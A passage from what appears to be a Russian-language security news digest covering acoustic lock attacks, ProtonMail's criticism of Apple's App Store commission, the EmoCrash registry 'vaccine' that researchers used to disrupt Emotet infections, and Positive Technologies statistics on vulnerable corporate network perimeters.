
Исследователи отмечают, что записывать щелчки надо на расстоянии примерно десяти сантиметров от замка, а для более дальних дистанций уже понадобится параболический микрофон.

> *«Нет оснований полагать, что цифровые замки обеспечат лучшую безопасность, особенно если учесть количество наблюдаемых сейчас кибератак. Тогда как атаки на физические замки требуют присутствия злоумышленника, цифровые атаки могут быть удаленными, и это весьма пугающе. Возможно, нам стоит вдохновиться идеей двухфакторной аутентификации, и комбинирование физических и цифровых дверных замков — это наиболее безопасный путь для дальнейшего развития», — заключают специалисты.*


PROTONMAIL КРИТИКУЕТ APPLE

Глава защищенного почтового сервиса ProtonMail Энди Йен выступил с резкой критикой в адрес Apple. Он заявил, что компания злоупотребляет своим рыночным положением, используя App Store для контроля над пользователями и борьбы с конкурентами. По его словам, Apple давно стала монополистом, который борется с конкурентами при помощи совершенно негуманных комиссий, а также занимается цензурой для диктаторских режимов.

Йен называет рэкетом действия Apple в отношении разработчиков и утверждает, что с помощью комиссии 30%, которую Apple получает с любых продаж в App Store, компания «держит всех нас в заложниках», злоупотребляя властью.




→ «Apple пытается оправдать эти сборы, утверждая, будто App Store ничем не отличается от торгового центра, где компании, стремящиеся продать свои продукты, должны платить арендную плату владельцу торгового центра (в данном случае — компании Apple). Этот аргумент изящно игнорирует тот факт, что существует лишь один торговый центр, когда дело доходит до iOS, и арендовать площадь у конкурирующего торгового центра невозможно. Нет ничего нелегального в том, что Apple владеет торговым центром и сдает площади в аренду, и Apple имеет полное право владеть единственным торговым центром. Однако противозаконно владеть единственным торговым центром, который устанавливает чрезмерно высокие цены, чтобы навредить конкурентам»
— Энди Йен в блоге ProtonMail



ПРИВИВКА ОТ EMOTET

Весной текущего года мы подробно рассказывали о группе энтузиастов Cryptolaemus, в которую входят более 20 ИБ-специалистов со всего мира, еще в 2018 году объединившихся ради общей цели — борьбы с малварью Emotet.

Как стало известно теперь, в феврале 2020 года один из участников этой команды, Джеймс Куинн (James Quinn) из компании Binary Defense, обнаружил уязвимость в коде Emotet. Тогда, изучая очередные обновления Emotet, Куинн заметил изменения в коде одной из полезных нагрузок. В частности, изменения затрагивали так называемый механизм устойчивости Emotet, который позволяет вродоносу выживать после перезагрузки зараженного устройства. Оказалось, что для этого Emotet создает специальный ключ реестра Windows и сохраняет в нем ключ XOR, который используется не только чтобы обеспечить устойчивость, но и в самом начале заражения.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer

Name	Type	Data
(Default)	REG_SZ	(value not set)
741fe381	REG_BINARY	ef e3 7a 74 f5 e3 6c 74 e9 e3 7a 74 ed e3 73 74

Fig 1, Emotet installed key

Благодаря последующим обновлениям Emotet, которые прояснили, как именно работает новый механизм устойчивости, Куинн сумел написать крошечный PowerShell-скрипт, названный EmoCrash. Скрипт использовал ключи реестра, чтобы спровоцировать сбой в работе Emotet.

EmoCrash сканировал компьютер пользователя и генерировал на машине корректный, но вредоносный для Emotet ключ реестра. В итоге, когда «чистый» компьютер, обработанный EmoCrash, подвергался атаке, этот ключ реестра провоцировал в коде малвари переполнение буфера, что в итоге приводило к сбою Emotet и предотвращало заражение вообще.

Если же EmoCrash запускался на зараженных машинах и подменял существующий ключ реестра, малварь тоже аварийно завершала работу, когда повторно обращалась к реестру. Это эффективно предотвращало обмен данными между зараженными хостами и управляющими серверами Emotet.

Более того, после применения EmoCrash на машине появлялись логи сбоев, содержащие идентификаторы событий 1000 и 1001. Их можно было использовать для выявления эндпойнтов с отключенными и уже «мертвыми» бинарниками Emotet. Это помогало системным администраторам быстро обнаруживать, что Emotet пытается заразить или уже заразил их сети.

Специалисты Binary Defense понимали, что новость об этом открытии необходимо держать в секрете, чтобы авторы Emotet не внесли исправления в свой код, но также эксперты знали, что EmoCrash может помочь улучшить защиту множества компаний по всему миру. В итоге специалисты объединили усилия с компанией Team CYMRU, которая имеет многолетний опыт в деле уничтожения ботнетов и тоже давно наблюдает за Emotet.

Эксперты Team CYMRU, в свою очередь, связались с CERT многих стран и постарались, чтобы EmoCrash тайно распространился среди различных компаний. Дело в том, что Team CYMRU поддерживает связь со 125 региональными командами CERT, а также имеет собственную рассылку, через которую регулярно доносит полезную и конфиденциальную информацию более чем до 6000 специалистов.

Таким образом, за последние шесть месяцев скрипт EmoCrash успел широко распространиться среди компаний по всему миру. В Binary Defense говорят, что они никогда не узнают, сколько компаний в итоге установили EmoCrash, но исследователи получили множество благодарных сообщений от фирм, которые сумели предотвратить атаки Emotet или обнаружили у себя заражения. По данным Binary Defense, в итоге их скрипт заметно помог снизить количество заражений и число ботов.


Исследователи считают, что операторы Emotet так и не узнали об их скрипте и баге в коде малвари, однако в начале августа 2020 года, спустя полгода после обнаружения уязвимости Джеймсом Куинном, хакеры все же изменили работу механизма устойчивости и устранили проблему, на которую опирался EmoCrash.

Шутки ради Джеймс Куинн и его коллеги даже обратились в MITRE и попытались получить для найденной ими уязвимости в Emotet идентификатор CVE, как для любой другой уязвимости, но в организации отметили, что Emotet — это малварь и это противоречит правилам присвоения CVE.

ЗАЩИТА КОРПОРАТИВНЫХ СЕТЕЙ

Эксперты Positive Technologies поделились результатами анализа защищенности сетевых периметров корпоративных информационных систем.

В **84%** организаций были выявлены уязвимости высокого уровня риска, причем в **58%** компаний обнаружился хотя бы один узел с уязвимостью высокого уровня риска, для которой существует общедоступный эксплоит.



Распределение исследованных систем по отраслям экономики


В открытом доступе были найдены эксплоиты для **10%** всех выявленных уязвимостей. То есть каждую **10**-ю уязвимость можно использовать, не имея профессиональных навыков или опыта обратной разработки.

ПОЛОВИНА всех обнаруженных уязвимостей может быть устранена простой установкой актуальных обновлений.

